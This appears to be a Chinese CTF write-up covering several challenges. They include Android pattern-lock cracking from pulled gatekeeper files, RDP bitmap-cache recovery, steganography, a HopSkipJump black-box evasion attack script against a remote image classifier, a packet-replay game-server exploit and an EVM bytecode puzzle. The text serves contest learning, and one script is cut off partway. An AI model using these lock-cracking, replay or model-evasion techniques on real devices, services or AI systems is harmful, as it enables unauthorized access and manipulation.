	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
:	52	44	50	38	62	6D	70	00	06	00	00	00	F6	17	B0	BF
:	6E	5F	CE	A9	40	00	40	00	00	00	00	FF	00	00	00	FF
:	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF
:	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF


每个区块图像都是32位深度，占用16384 bytes，可以自行将每个图片数据提取出来补上文件头，即可得到一张 bmp图像，也可以写脚本批量提取生成一下，在此提供一个 Github 上的项目：https://github.com/ANSSI-FR/bm_c-tools

把3个bin文件全都恢复出来，在恢复出来的图片中可以找到一些包含字符串的重要图片，自行拼图恢复一下可以得到





提示了 VMware Tools 以及 VeraCrypt 容器密码，用此密码可以挂载 secret，得到一个 vmdk 文件，文件名为 nox-disk2，搜索 nox 可以得知是一个名为夜神的安卓模拟器，下载模拟器后可以将 vmdk 文件导入，导入后打开发现有锁屏密码，在模拟器右上角查看系统信息，可以得知安卓版本



对于 Android 6.0~8.0 版本的锁屏密码相关信息，在手机中的路径如下

```
/data/system/gatekeeper.pattern.key  
/data/system/gatekeeper.password.key  
/data/system/device_policies.xml
```

采用的加密算法是 [scrypt-hash](#)

本题采用的是手势图案锁加密，用到 gatekeeper.pattern.key 文件，打开虚拟机后可以用 nox 自带的 adb 连 shell，将文件 pull 下来

```
.adb.exe pull /data/system/gatekeeper.pattern.key C:\Users\13760\Desktop\out
```


device_policies.xml 文件中写有密码的配置信息

```
(base) PS E:\Nox\bin> .\adb.exe shell  
MI 9:/ # cat /data/system/device_policies.xml  
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<policies setup-complete="true">  
<active-password quality="65536" length="9" uppercase="0" lowercase="0" letters="0" numeric="9" symbols="0" nonletter="9"  
" />  
</policies>
```

可以看到密码长度是 9，即手势图案用到了9个点

生成一个9位数字的字典，然后写脚本爆破，大概要爆20~30min，即可得到密码（脚本可见参考文章）

```
■ find signature  fc677bebe8884278575c19a79a7f0efbab47f2e4dd73d43564adc17373fea9e7  
  Hash: 16a138c76660026437225e73b45ac78835de234cb7c31f8fe945320a65545ba7  
▶ ■ gap Equal: False  
▶ ■ Gi signature te fc677bebe8884278575c19a79a7f0efbab47f2e4dd73d43564adc17373fea9e7  
  Hash: fc677bebe8884278575c19a79a7f0efbab47f2e4dd73d43564adc17373fea9e7  
▶ ■ Gi Equal: True  
▶ ■ java Pattern Key: 183492765  
▶ ■ job Found!!!
```



解锁后可以在通讯录里找到加密的 flag，备注写了锁屏密码，用锁屏密码解密 aes 即可得到最终的 flag

AES加密模式: ECB 填充: zeropadding 数据块: 128位 密码: 183492765 偏移量: iv偏移量, ecb模式不用 输出: base64 字符集: gb2312编码 (简体)

待加密、解密的文本:

↑ 将你电脑文件直接拖入试试^-^

AES加密 AES解密

AES加密、解密转换结果(base64):

参考文章

- [Cracking.gatekeeper.pattern.key](#)
- [Windows 取证之BMChache](#)
- [从mstsc缓存恢复图像](#)

LOGO

Description

This is a LOGO.

Analyze

nc上去是一个WM的LOGO




用pwntools连接看看发现

发现是许多的shell的指令组成，同时发现它里面的图块是双写的，我们后期提取的时候只需要提取一个即可，简单写写脚本可以通过这个把图片提取出来

```
from pwn import *
from PIL import Image
from Crypto.Util import number
import re

p = remote('IP', 9999)
data = p.recvuntil(b'Can you find Something?XD')
# print(data.split(b'\r\n')[0])
da = data.split(b'\r\n')[:-1]
p2 = Image.new('RGB', (256, 256))

y = 0
res = ''
for i in da:
    da2 = i.split(b' ')[:-1]
    x = 0
    for j in da2:
        RGB_data = j[7:-1].split(b';')
        fin = []
        for k in RGB_data:
            if int(k.decode())%2==1:
                res+= '1'
            else:
                res+= '0'
            fin.append(int(k.decode()))
        res = tuple(fin)
        # print(res)
        p2.putpixel((x//2,y),res)
        x+=1
    y+=1
p2.save('te.png')
```



zsteg可以得到flag

```
b1,rgb,msb,xy      .. title: For Secret Key -  
b1,rgb,lsb,xy       .. text: "WMCTF{dba5d43b6c0035d8559437ed34f2f8fb}"  
b1,rgb,msb,xy       .. text: "8n$7n$In"
```

(PS:也可以直接脚本一把梭

```
from pwn import *  
from PIL import Image  
from Crypto.Util import number  
import re  
  
p = remote('IP',9999)  
data = p.recvuntil(b'Can you find Something?XD')  
# print(data.split(b'\r\n')[0])  
da = data.split(b'\r\n')[:-1]  
p2 = Image.new('RGB',(256,256))  
  
y = 0  
res = ''  
for i in da:  
    da2 = i.split(b' ')[:-1]  
    x = 0  
    for j in da2:  
        RGB_data = j[7:-1].split(b';')  
        fin = []  
        for k in RGB_data:  
            if int(k.decode())%2==1:  
                res+= '1'  
            else:  
                res+= '0'  
    finres = ''  
    for i in range(0,len(res),6):  
        finres += res[i:i+3]  
print(number.long_to_bytes(int(finres,2))[:40])
```

Foolish Black Ai Entrance

- 1) 访问 /start 获取图片img
- 2) 在有限的时间内，对该图片进行迭代至多256轮次，每次迭代，将它扔到 /predict 接口来获取实时的神经网络输出层结果，并利用某种黑盒攻击算法生成合适的图片img_adv
- 3) 访问 /get_flag，上传图片img_adv，验证LINF与L2范数，通过验证，拿到FLAG

因此，这个黑盒攻击算法就比较重要了。本题选用的黑盒攻击算法是

HopSkipJumpAttack: A Query-Efficient Decision-Based Attack(<https://arxiv.org/abs/1904.02144>)

其核心代码开源于 <https://github.com/Jianbo-Lab/HSJA/>

在下下来代码之后，需要修改其中的部分代码，从而对接题目的输出。

```
import matplotlib.pyplot as plt
import numpy as np

from art.classifiers import BlackBoxClassifier

import random
from art.attacks.evasion import HopSkipJump
from base64 import b64decode, b64encode


# %%
def get_data(x):
    """
    :param fig_id: x_train's first index
    :return:
    """
    buffer = x.tobytes()
    return b64encode(buffer)


def load_data(bb64_buffer, FIG_NUMBER=1):
    """
    :param bb64_buffer: user input buffer
    :param FIG_NUMBER: group of reshape data
    :return:
    """
    try:
        x = np.frombuffer(b64decode(bb64_buffer), dtype=np.float32)
        x = x.reshape(FIG_NUMBER, 28, 28, 1)
        return x
    except Exception as e:
        print(e)
        print("No Hack ! BAD BUFFER")
        return False
```

```

def get_norm(data):
    assert data.shape.__len__() == 4
    linf = np.mean(np.linalg.norm(data.reshape(data.shape[0], -1), ord=np.Inf, axis=1))
    l0 = len(np.where(np.abs(data) > 0.0)[0]) / data.shape[0]
    l1 = np.mean(np.linalg.norm(data.reshape(data.shape[0], -1), ord=1, axis=1))
    l2 = np.mean(np.linalg.norm(data.reshape(data.shape[0], -1), ord=2, axis=1))
    return l0, l1, l2, linf

# %%

def do_attack(x_input, y_real, classifier, y_target=None):
    attack = HopSkipJump(classifier, targeted=False, max_iter=10, max_eval=30,
    init_eval=30, norm=np.inf)
    x_input_adv = attack.generate(x_input, y_real)
    predict_adv = np.argmax(classifier.predict(x_input_adv), axis=1) # raw_model
    delta = x_input_adv - x_input
    _l0, _l1, _l2, _linf = get_norm(delta)
    acc = np.sum(predict_adv == np.argmax(y_real, axis=1)) / len(y_real)
    index = np.where(predict_adv != np.argmax(y_real, axis=1))
    try:
        _f_l0, _f_l1, _f_l2, _f_linf = get_norm(delta[index])
        # print(f"Success rate ,total average \n"
        #       f"_l0 {_l0} \n"
        #       f"_l1 {_l1} \n"
        #       f"_l2 {_l2} \n"
        #       f"_linf {_linf} \n"
        #       f"acc {acc} ")
        return delta, (acc, _f_l0, _f_l1, _f_l2, _f_linf)
    except Exception as e:
        print(e)

GLOBAL_VISIT_CNT = 0

# %%

# 输入格式示例为: [None,224,244,3] 归一化后的数据
def show_d(img, img_adv, label_ori="", label_adv="", show=True, verbose=1):
    """
    :param img: img x*x*3 or x*x*1
    :param img_adv: img x*x*3 or x*x*1
    :param show:
    PRINT IMGS AND DIFF
    :return: L0,L2,L_INF
    """
    size = (img.shape[0]) * (img.shape[1]) * (img.shape[2])

```

```

if verbose>=1:
    # 计算该变量
    deta = img - img_adv

    # 计算绝对量
    _l0 = len(np.where(np.abs(deta) > 0.0)[0]) # L0 改变像素的个数
    _l1 = np.sum(np.abs(deta)) # L1 改变像素的总值
    _l2 = np.linalg.norm(deta) # L2 改变像素的方差
    _linf = np.max(np.abs(deta)) # LINF 改变像素的最大值
    # 计算相对量
    # l0 = int(99*len(np.where(np.abs(img[0] - img_adv[0])>0.5)[0]) / size ) + 1
    l0 = int(_l0 * 99 / size) + 1
    l1 = int(99 * np.sum(np.abs(img - img_adv)) / np.sum(np.abs(img))) + 1
    # l2 = int(99*np.linalg.norm(img[0] - img_adv[0]) / np.linalg.norm(img[0])) + 1
    l2 = int(99 * _l2 / np.linalg.norm(img)) + 1
    # linf = int(99*np.max(np.abs(img[0] - img_adv[0])) / 255) + 1
    linf = int(99 * _linf / 255) + 1
    print('Noise L_0 norm: {} {}'.format(_l0, l0))
    print('Noise L_2 norm: {} {}'.format(_l2, l2))
    print('Noise L_infinity norm: {} {} {}'.format(_linf * 255, _linf, linf))

if show:
    plt.figure()

    plt.subplot(131)
    plt.title('Original {}'.format(str(label_ori)))
    if img.shape[-1] != 3 or img.shape[-1] != 4:
        plt.imshow(np.squeeze(img))
    else:
        plt.imshow(img)
    plt.axis('off')

    plt.subplot(132)
    plt.title('Adversarial {}'.format(str(label_adv)))
    if img_adv.shape[-1] != 3 or img_adv.shape[-1] != 4:
        plt.imshow(np.squeeze(img_adv))
    else:
        plt.imshow(img_adv)
    plt.axis('off')

    plt.subplot(133)
    plt.title('Adversarial-Original')
    difference = img_adv - img

    difference = difference / abs(difference).max() / 2.0 + 0.5
    if difference.shape[-1] != 3 or difference.shape[-1] != 4:
        plt.imshow(np.squeeze(difference), cmap=plt.cm.gray)
    else:
        plt.imshow(difference, cmap=plt.cm.gray)

```

```

plt.axis('off')
plt.tight_layout()
plt.show()

# %%
from shaobaobao_adversarial_samples_learning import show_d
import requests
import os

os.environ['NO_PROXY'] = "shaobaobaoer_ubuntu20"
URL = "http://118.190.157.196:9999/"

def test():
    session = requests.Session()
    buffer = session.get(URL + "start")
    x_train = load_data(buffer.text)

    def predict_remote(_x):
        res = session.post(URL + "predict", data={"b64_image": get_data(_x),
"fig_number": _x.shape[0]})

        _y = eval(res.text)
        return np.array(_y, dtype=np.float32)

    y_train = predict_remote(x_train)

    classifier = BlackBoxClassifier(predict_remote, x_train[0].shape, 10, clip_values=(0, 1))
    delta, score = do_attack(x_input=x_train, y_real=y_train, classifier=classifier)

    x_adv = x_train + delta

    res = session.post(URL + "get_flag", data={"b64_image": get_data(x_adv)}).text
    if 'flag' in res:
        print(res)
        show_d(x_train[0], x_adv[0], verbose=0)
        return True, score
    else:
        return False, score
    # show one imag

    #

for i in range(0, 100):
    try:
        rate, score = test()
        print(rate, score)
    except Exception as e:
        print(e)

```

pvsz

通过patch修改程序，活到最后，一直抓包就可以发现可以加分的封包，即打败wm系列僵尸可以加分，然后重放即可

这题的解法非常多，选手们可以脑洞大开

```
from pwn import *
import sys
import time
context.log_level = "DEBUG"
OPCODE_OK          = 0x98
OPCODE_FAILED      = 0xc5
OPCODE_LOGIN       = 0x88
OPCODE_REGISTER    = 0xa0
OPCODE_HELLO       = 0x11
OPCODE_GET_FLAG    = 0x66
OPCODE_CREATE_ZOMBIE = 0xc0
OPCODE_KILL_ZOMBIE = 0x76
OPCODE_GET_POINT   = 0x45
OPCODE_WIN          = 0xFF
class Packet():
    def
        __init__(self,opcode,magic=0xcafecafe,login_token="",zombie_id=0,zombie_cookies=0,sun_n
um=0,username="",password="",time=0,argv1=0,argv2=0,argv3=0,argv4=0,argv5=0,argv6=0):
            self.opcode = opcode
            self.login_token = login_token
            self.zombie_id = zombie_id
            self.zombie_cookies = zombie_cookies
            self.sun_num = sun_num
            self.username = username
            self.password = password
            self.time = time
            self.argv1 = argv1
            self.argv2 = argv2
            self.argv3 = argv3
            self.argv4 = argv4
            self.argv5 = argv5
            self.argv6 = argv6
            self.magic = magic
    def is_vaild(self):
        pass
    def __str__(self):
        data = ''
        data += "opcode = %d," % self.opcode
        data += "login_token = %s," % self.login_token
        data += "zombie_id = %d," % self.zombie_id
        data += "zombie_cookies = %d," % self.zombie_cookies
        data += "sun_num = %d," % self.sun_num
        data += "username = %s," % self.username
```

```

        data += "password = %s," % self.password
        data += "time = %d," % self.time
        data += "argv1 = %d," % self.argv1
        data += "argv2 = %d," % self.argv2
        data += "argv3 = %d," % self.argv3
        data += "argv4 = %d," % self.argv4
        data += "argv5 = %d," % self.argv5
        data += "argv6 = %d," % self.argv5
        data += "magic = %d" % self.magic
    return data

def get_packet_socket_data(self):
    data = ''
    data += p32(self.opcode)
    data += self.login_token[0:32].ljust(32, '\x00')
    data += p32(self.zombie_id)
    data += p32(self.zombie_cookies)
    data += p32(self.sun_num)
    data += self.username[0:32].ljust(32, '\x00')
    data += self.password[0:32].ljust(32, '\x00')
    data += p32(self.time)
    data += p32(self.argv1)
    data += p32(self.argv2)
    data += p32(self.argv3)
    data += p32(self.argv4)
    data += p32(self.argv5)
    data += p32(self.argv6)
    data += p32(self.magic)
    return data

def create_user(_username,_password,_team_token):
    p =
    Packet(OPCODE_REGISTER,magic=0xdeadbeef,username=_username,password=_password,login_token=_team_token)
    return p.get_packet_socket_data()
def login_user(_username,_password,_team_token):
    p =
    Packet(OPCODE_LOGIN,magic=0xdeadbeef,username=_username,password=_password,login_token=_team_token)
    return p.get_packet_socket_data()
def add_point(_username,_team_token,_login_token):
    now_time = time.time()
    p =
    Packet(OPCODE_KILL_ZOMBIE,magic=0xdeadbeef,username=_username,password=_team_token,login_token=_login_token,time=now_time)
    return p.get_packet_socket_data()
def show_point(_username,_team_token,_login_token):
    now_time = time.time() + 1

```



```
print(flag)

sh.interactive()
if __name__ == "__main__":
    ip = sys.argv[1]
    port = int(sys.argv[2], 10)

exploit(remote(ip, port))
```

BlockChain

1+2=3

要点

不妨记返回值为1、2、3的3个合约分别为A、B、C

1. 合约结束后的字节码padding不影响合约功能，因此可以将构造好的B反转之后直接padding到A后，得到要传入的合约
2. 通过JUMP指令跳转到不同区域，可以错开A、B、C的功能实现，方便合约构造

题解

优先构造C合约开头的PUSH和JUMP，则A合约和B合约开头应保证正常执行，最好都是压栈指令，以下仅展示其中一种构造方式

C合约

```
PUSH1 0x60
PUSH1 0x60
JUMP
```

对应A合约

```
ADDRESS
ADDRESS
ADDRESS
ADD
COINBASE
```

B合约

```
ADDRESS  
ADDRESS  
ADDRESS  
SHR  
ISZERO
```

同理可进一步构造A合约的JUMP，错开3个合约的实际功能区域后即可各自独立实现合约功能

最终构造的A合约

```
00000000: ADDRESS  
00000001: ADDRESS  
00000002: ADDRESS  
00000003: ADD  
00000004: COINBASE  
00000005: PUSH1 0x11  
00000007: JUMP  
00000008: STOP  
00000009: STOP  
0000000a: STOP  
0000000b: STOP  
0000000c: STOP  
0000000d: STOP  
0000000e: STOP  
0000000f: STOP  
00000010: STOP  
00000011: JUMPDEST  
00000012: PUSH1 0x1  
00000014: PUSH1 0x20  
00000016: MSTORE  
00000017: PUSH1 0x20  
00000019: PUSH1 0x20  
0000001b: RETURN  
0000001c: STOP  
0000001d: JUMPDEST  
0000001e: PUSH1 0x3  
00000020: PUSH1 0x20  
00000022: MSTORE  
00000023: PUSH1 0x20  
00000025: PUSH1 0x20  
00000027: RETURN
```

B合约

```
00000000: ADDRESS  
00000001: ADDRESS  
00000002: ADDRESS  
00000003: SHR
```

```
00000004: ISZERO
00000005: PUSH1 0x2
00000007: PUSH1 0x20
00000009: MSTORE
0000000a: PUSH1 0x20
0000000c: PUSH1 0x20
0000000e: RETURN
0000000f: STOP
00000010: STOP
00000011: STOP
00000012: STOP
00000013: STOP
00000014: STOP
00000015: STOP
00000016: STOP
00000017: STOP
00000018: STOP
00000019: STOP
0000001a: STOP
0000001b: STOP
0000001c: STOP
0000001d: STOP
0000001e: STOP
0000001f: STOP
00000020: STOP
00000021: STOP
00000022: STOP
00000023: STOP
00000024: STOP
00000025: STOP
00000026: STOP
00000027: STOP
```

C合约

```
00000000: PUSH1 0x60
00000002: PUSH1 0x1d
00000004: JUMP
00000005: INVALID
00000006: SGT
00000007: INVALID
00000008: SHA3
00000009: MSTORE
0000000a: PUSH1 0x20
0000000c: PUSH1 0x20
0000000e: RETURN
0000000f: STOP
00000010: STOP
00000011: JUMPDEST
```

```
00000012: PUSH1 0x1
00000014: PUSH1 0x20
00000016: MSTORE
00000017: PUSH1 0x20
00000019: PUSH1 0x20
0000001b: RETURN
0000001c: STOP
0000001d: JUMPDEST
0000001e: PUSH1 0x3
00000020: PUSH1 0x20
00000022: MSTORE
00000023: PUSH1 0x20
00000025: PUSH1 0x20
00000027: RETURN
```

编译A合约和B合约后将B合约字节码翻转拼接在A合约字节码之后即可